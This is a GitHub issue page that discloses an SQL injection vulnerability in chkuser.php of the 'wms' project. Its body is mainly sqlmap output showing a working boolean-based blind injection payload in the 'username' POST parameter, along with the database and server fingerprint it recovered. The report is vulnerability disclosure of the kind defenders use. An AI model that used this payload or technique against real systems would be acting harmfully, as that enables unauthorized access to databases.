FeMiner / **wms** Public

<> Code   ⊙ **Issues** 9   Pull requests   ⊙ Actions   Projects   Security   ···

New issue


Jump to bottom

SQL Injection vulnerability in chkuser.php!!! #5

⊙ Open **greenbao** opened this issue on Mar 7, 2019 · 0 comments

greenbao commented on Mar 7, 2019

A critical SQL Injection vulnerability was found in chkuser.php.
The parameter "username" is passed without filtering to SQL sentence which causes the vulnerability.
Hackers can exploit it without authority to get access to your database



```
root@killerbiao:~/桌面/fuck# sqlmap -r r.txt  --tech=B
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.2.10#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting at 21:16:12

[21:16:12] [INFO] parsing HTTP request from 'r.txt'
[21:16:12] [INFO] resuming back-end DBMS 'mysql'
[21:16:12] [INFO] testing connection to the target URL
[21:16:13] [INFO] heuristics detected web page charset 'utf-8'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: username=hust' AND 9857=9857 AND 'orFz'='orFz&userpwd=ssss&submit=%B5%C7%C2%BC
---
[21:16:13] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.4.45, Apache 2.4.23
back-end DBMS: MySQL 5
[21:16:13] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.43.64'

[*] shutting down at 21:16:13

root@killerbiao:~/桌面/fuck# Z
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant